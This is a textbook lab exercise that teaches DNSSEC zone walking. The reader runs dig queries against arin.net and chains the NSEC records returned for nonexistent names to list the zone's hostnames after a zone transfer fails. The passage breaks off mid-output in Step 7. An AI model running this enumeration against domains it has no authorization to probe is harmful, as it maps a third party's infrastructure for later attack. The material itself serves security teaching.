
What you're about to do in this lab exercise is hard to believe. You'll use DNSSEC to do something that can seem to weaken security. DNSSEC protects well against DNS cache poisoning attacks, as you saw in the previous lab exercise. However, using it in an unintended way can expose a zone and get any information an unauthorized zone transfer would have returned. Does this mean DNSSEC should be avoided? No. Technically, DNS resource records aren't meant to be kept secret like passwords, and a list of names and IP addresses by itself doesn't expose any private information from a domain.

📷 **1–9**

Step 1 Take a look at the authoritative DNS servers for the arin.net domain by entering the following command:

```
dig ns arin.net.
```

You'll notice there are four of them, named *ns2.arin.net.*, *ns1.arin.net.*, *u.arin.net.*, and *ns3.arin.net.*, as shown in Figure 7-11.




```
jonathan@kali-weissman:~$ dig ns arin.net.

; <<>> DiG 9.16.3-Debian <<>> ns arin.net.
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 27536
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 4, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;arin.net.                      IN      NS

;; ANSWER SECTION:
arin.net.               21209   IN      NS      ns2.arin.net.
arin.net.               21209   IN      NS      ns1.arin.net.
arin.net.               21209   IN      NS      u.arin.net.
arin.net.               21209   IN      NS      ns3.arin.net.

;; Query time: 120 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Mon Jul 13 23:48:18 EDT 2020
;; MSG SIZE  rcvd: 107
```

FIGURE 7-11 arin.net's authoritative DNS servers

Step 2 Let's try an external zone transfer. The **@** symbol means we're going to ask the server following the symbol the query. In this case, we're going to ask one of the authoritative DNS servers for the arin.net zone for an AXFR of the entire zone. Enter the following command:

```
dig axfr @ns1.arin.net arin.net.
```

Of course, arin.net has allowed only authorized internal zone transfers from its DNS servers, so you'll see the message "Transfer failed," as shown in Figure 7-12.




```
jonathan@kali-weissman:~$ dig axfr @ns1.arin.net arin.net.

; <<>> DiG 9.16.3-Debian <<>> axfr @ns1.arin.net arin.net.
; (2 servers found)
;; global options: +cmd
; Transfer failed.
```

FIGURE 7-12 A failed zone transfer

Step 3 Let's try dig with a hostname that doesn't exist. Enter the following command:

```
dig rit.arin.net.
```

Without the DNSSEC option, there is a nonexistent domain (NXDOMAIN) status in the response. When a resource record isn't specified, dig defaults to the A resource record type, as shown in Figure 7-13.




```
jonathan@kali-weissman:~$ dig rit.arin.net.

; <<>> DiG 9.16.3-Debian <<>> rit.arin.net.
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 12833
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;rit.arin.net.                  IN      A

;; AUTHORITY SECTION:
arin.net.               1799    IN      SOA     ns1.arin.net. bind.arin.net. 201707
9810 10800 600 1209600 3600

;; Query time: 48 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Mon Jul 13 23:49:55 EDT 2020
;; MSG SIZE  rcvd: 86
```

FIGURE 7-13 There is no rit.arin.net.

Step 4 Now, with the DNSSEC option back, let’s try a resource record that doesn’t exist. Enter the following command:

```
dig +dnssec rit.arin.net.
```

Again, there is an NXDOMAIN status, but now you’ll notice a Next SECure (NSEC) resource record that has *ripe.arin.net.* on the left and *rpki.arin.net.* on the right. The string **rit** actually falls right in the middle, alphabetically, between **ripe** and **rpki**, as shown in Figure 7-14.




```
jonathan@kali-weissman:~$ dig +dnssec rit.arin.net.

; <<>> DiG 9.16.3-Debian <<>> +dnssec rit.arin.net.
;; global options: +cmd
;; Got answer:
;; —»HEADER«— opcode: QUERY, status: NXDOMAIN, id: 464
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 0, AUTHORITY: 6, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: do; udp: 512
;; QUESTION SECTION:
;rit.arin.net.                  IN      A

;; AUTHORITY SECTION:
arin.net.               1799    IN      SOA     ns1.arin.net. bind.arin.net. 201707
9810 10800 600 1209600 3600
arin.net.               1799    IN      RRSIG   SOA 5 2 43200 20200727120008 202007
13110008 44725 arin.net. byXXMq5OTIlJf6MD+53R8LqopoljWwuxcpzjlJBnlzTNTOitiGAAxLT2 Q
XqH6Gk9T+FV6Ptl6903RhqBw3jMXMp42qi6lwMWNlqN8LwkNa7lw6Je lJ6uvQ6hv34HvnP5syZYa+7g0Yr
pR06qq/EdCIDcLboasp2WXO377jCG aV8=
arin.net.               3599    IN      NSEC    _autodiscover._tcp.arin.net. A NS S
OA MX TXT AAAA RRSIG NSEC DNSKEY
arin.net.               3599    IN      RRSIG   NSEC 5 2 3600 20200727120008 202007
13110008 44725 arin.net. cWTCp40DYi6OpatL7Vy4Ohu/asyMUPaVoGCp1At4u850NM47UhBM5TZj A
ZTLx8GadPzi4HmCjM76cS1QuHBW6z+6ovRyX2QsJG3Lvt5cWVOkZRRg nfePK3bZ7j/vIXXTC7kRv72SsjT
hZKa0njejhOvwcK5FQCkSNia91QNP 69c=
ripe.arin.net.          3599    IN      NSEC    rpki.arin.net. A AAAA RRSIG NSEC
ripe.arin.net.          3599    IN      RRSIG   NSEC 5 3 3600 20200727120008 202007
13110008 44725 arin.net. J1hVGsZN2UsNSNqjQKSLvCzqwNgTejRZ8l1n7CP0mtro/Hm8rmFOulBj J
QokRbBOb6kH7k4M0SeJCaIIoac3MSahXtEFL2GAT8/JGKPQc4FD9nEG diT8NPt1eB3vTXMnANxIM8cW6ww
cNgu1B0dfEeFwW8p2Wp/1zLkQYBWW VDg=

;; Query time: 72 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Mon Jul 13 23:50:51 EDT 2020
;; MSG SIZE  rcvd: 680
```

FIGURE 7-14 There is no rit.arin.net (with proof).

Step 5 When we try another name, we again get confirmation that the resource record doesn’t exist, and again we are also told what legitimate resource records it falls between. Enter the following command:

```
dig +dnssec jonathan.arin.net.
```

We are told that *jonathan.arin.net.* doesn't exist and that it falls between *jamf.arin.net.* and *kim-can.arin.net.* (as shown in Figure 7-15).



```
jonathan@kali-weissman:~$ dig +dnssec jonathan.arin.net.

; <<>> DiG 9.16.3-Debian <<>> +dnssec jonathan.arin.net.
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 12195
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 0, AUTHORITY: 6, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: do; udp: 512
;; QUESTION SECTION:
;jonathan.arin.net.             IN      A

;; AUTHORITY SECTION:
arin.net.               1799    IN      SOA     ns1.arin.net. bind.arin.net. 201707
9810 10800 600 1209600 3600
arin.net.               1799    IN      RRSIG   SOA 5 2 43200 20200727120008 202007
13110008 44725 arin.net. byXXMq5OTIlJf6MD+53R8LqopoljWwuxcpzjlJBnlzTNTOitiGAAxLT2 Q
XqH6Gk9T+FV6Ptl6903RhqBw3jMXMp42qi6lwMWNlqN8LwkNa7lw6Je lJ6uvQ6hv34HvnP5syZYa+7g0Yr
pR06qq/EdCIDcLboasp2WXO377jCG aV8=
arin.net.               3599    IN      NSEC    _autodiscover._tcp.arin.net. A NS S
OA MX TXT AAAA RRSIG NSEC DNSKEY
arin.net.               3599    IN      RRSIG   NSEC 5 2 3600 20200727120008 202007
13110008 44725 arin.net. cWTCp40DYi6OpatL7Vy4Ohu/asyMUPaVoGCp1At4u850NM47UhBM5TZj A
ZTLx8GadPzi4HmCjM76cS1QuHBW6z+6ovRyX2QsJG3Lvt5cWVOkZRRg nfePK3bZ7j/vIXXTC7kRv72SsjT
hZKa0njejhOvwcK5FQCkSNia91QNP 69c=
jamf.arin.net.          3599    IN      NSEC    kim-can.arin.net. A AAAA RRSIG NSEC
jamf.arin.net.          3599    IN      RRSIG   NSEC 5 3 3600 20200727120008 202007
13110008 44725 arin.net. GAsUINxCGCvpd/WcE6XFiVx6KyWUa0JtIQ1VBM/jQfwSblUol/c/lu/n r
txYx5×5T4xQ6ExWlqXco51BXa5grpmm+6BsMXpoaqQ+CSaa9rwCWnc5 xtIu6F1gqZ74oeCsIfj6qW5MVRr
2TTnj+BDzonHQSf4FKlfA5BhVgXr7 9uA=

;; Query time: 96 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Mon Jul 13 23:51:42 EDT 2020
;; MSG SIZE  rcvd: 688
```

FIGURE 7-15 There is no jonathan.arin.net (with proof).

If NXDOMAIN responses weren't authenticated and signed with DNSSEC, this would be an easy attack for cybercriminals to carry out. For each query to a domain that supports DNSSEC, an NXDOMAIN response can be sent back before the actual answer from the legitimate DNS server, making domains simply disappear from the view of certain clients.

If NXDOMAIN responses were signed… well, how exactly would a response code be signed in the first place? The signed part of DNS never includes the header, anyway. Signing the whole message would make it hard to cache. Furthermore, if an attacker issues a query to a certain domain that is certain to return an NXDOMAIN, and it is signed, the attacker can save that response and send it out for legitimate queries before the actual answer from the legitimate DNS server, just like the unsigned NXDOMAIN example. In that case, the attacker doesn’t need the private key of the domain. The private key will be used to sign all NXDOMAIN messages to produce the same signature, regardless of the name that doesn’t exist. Signing a universal answer like that doesn’t prove anything.


Therefore, the solution decided upon was to introduce a new DNS resource record, NSEC, which will make each response unique by responding to a query for a name that doesn’t exist with the resource record that alphabetically comes before it and the resource record that comes alphabetically after it. We’ve seen that in this step and in the previous step.

What can we do with that, now?

Step 6 Let’s take the resource record that comes alphabetically after *jonathan.arin.net.* and add a character (which could actually be any character). Since *jonathan.arin.net.* falls between *jamf.arin.net.* and *kim-can.arin.net.* alphabetically, enter the following command:

```
dig +dnssec kim-can1.arin.net.
```

See Figure 7-16.



```
jonathan@kali-weissman:~$ dig +dnssec kim-can1.arin.net.

; <<>> DiG 9.16.3-Debian <<>> +dnssec kim-can1.arin.net.
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 57768
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 0, AUTHORITY: 6, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: do; udp: 512
;; QUESTION SECTION:
;kim-can1.arin.net.             IN      A

;; AUTHORITY SECTION:
arin.net.               1799    IN      SOA     ns1.arin.net. bind.arin.net. 201707
9810 10800 600 1209600 3600
arin.net.               1799    IN      RRSIG   SOA 5 2 43200 20200727120008 202007
13110008 44725 arin.net. byXXMq5OTIlJf6MD+53R8LqopoljWwuxcpzjlJBnlzTNTOitiGAAxLT2 Q
XqH6Gk9T+FV6Ptl6903RhqBw3jMXMp42qi6lwMWNlqN8LwkNa7lw6Je lJ6uvQ6hv34HvnP5syZYa+7g0Yr
pR06qq/EdCIDcLboasp2WXO377jCG aV8=
arin.net.               3599    IN      NSEC    _autodiscover._tcp.arin.net. A NS S
OA MX TXT AAAA RRSIG NSEC DNSKEY
arin.net.               3599    IN      RRSIG   NSEC 5 2 3600 20200727120008 202007
13110008 44725 arin.net. cWTCp40DYi6OpatL7Vy4Ohu/asyMUPaVoGCp1At4u850NM47UhBM5TZj A
ZTLx8GadPzi4HmCjM76cS1QuHBW6z+6ovRyX2QsJG3Lvt5cWVOkZRRg nfePK3bZ7j/vIXXTC7kRv72SsjT
hZKa0njejhOvwcK5FQCkSNia91QNP 69c=
kim-can.arin.net.       3599    IN      NSEC    lacnic.arin.net. A RRSIG NSEC
kim-can.arin.net.       3599    IN      RRSIG   NSEC 5 3 3600 20200727120008 202007
13110008 44725 arin.net. XsNTE33wJwSNXaobpfO9YVKPPAsvqWfvGlBvIDs1RVg1CrwALn/jldX/ F
XimzvHZjVaduiEBYUOX1lcc8xk0pQbxTfFSafFiawN3zupfON3wsX8P aRHvAYMShBofohcOk5eD67LYo+y
KVCX6VQpC9Kx6AEzS1Da22lRdTYY/ 8T0=

;; Query time: 120 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Mon Jul 13 23:52:48 EDT 2020
;; MSG SIZE  rcvd: 690
```


FIGURE 7-16 Zone walking

The new output shows *kim-can.arin.net.* on the left, and *lacnic.arin.net.* on the right. We are now zone walking! By forcing the previous answer on the right to the left, we can continue this process and walk through all of the resource records of the zone, as if we successfully performed an external zone transfer as seen in Step 2!

Step 7 Now, let’s add a character to **lacnic** to force it on the left and see what the next resource record is. Enter the following command:

```
dig +dnssec lacnic1.arin.net.
```

The new output shows *lacnic.arin.net.* is on the left and *lightning.arin.net.* is on the right, as shown in Figure 7-17.



```
jonathan@kali-weissman:~$ dig +dnssec lacnic1.arin.net.

; <<>> DiG 9.16.3-Debian <<>> +dnssec lacnic1.arin.net.
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 5728
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 0, AUTHORITY: 6, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: do; udp: 512
;; QUESTION SECTION:
;lacnic1.arin.net.              IN      A

;; AUTHORITY SECTION:
arin.net.               1799    IN      SOA     ns1.arin.net. bind.arin.net. 201707
9815 10800 600 1209600 3600
arin.net.               1799    IN      RRSIG   SOA 5 2 43200 20200728120008 202007
14110008 44725 arin.net. EyKoFYeTXsVLlthEQYPMGeuFf3ewv8oaIKNpD4QlPpsAr+pFsY9th7Pg R
Wbs2uDWGNsrzlM63NgCZUiNdlor3BwJjxPOJku0iwzxuPtGm++o0Nga iKiZcYWDOGlACvBDBgH8e1KpRan
0RG7Q1QhXrJbNn7RCMhrVSB+yV1o5 3MI=
arin.net.               3599    IN      NSEC    _autodiscover._tcp.arin.net. A NS S
OA MX TXT AAAA RRSIG NSEC DNSKEY
arin.net.               3599    IN      RRSIG   NSEC 5 2 3600 20200728120008 202007
